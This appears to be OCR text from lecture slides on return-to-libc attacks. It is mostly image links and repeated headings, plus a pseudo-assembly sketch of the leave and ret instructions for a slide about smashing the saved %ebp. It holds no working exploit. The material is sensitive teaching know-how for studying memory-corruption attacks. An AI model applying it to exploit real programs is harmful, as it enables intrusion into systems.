
RETURN TO LIBC




RETURN TO LIBC



RETURN TO LIBC




ARGUMENTS WHEN WE ARE SMASHING %EBP?





```
leave:    mov %ebp %esp
          pop %ebp
ret:      pop %eip
```

ARGUMENTS WHEN WE ARE SMASHING %EBP?





```
leave:  mov %ebp %esp
        pop %ebp
ret:    pop %eip
```


ARGUMENTS WHEN WE ARE SMASHING %EBP?



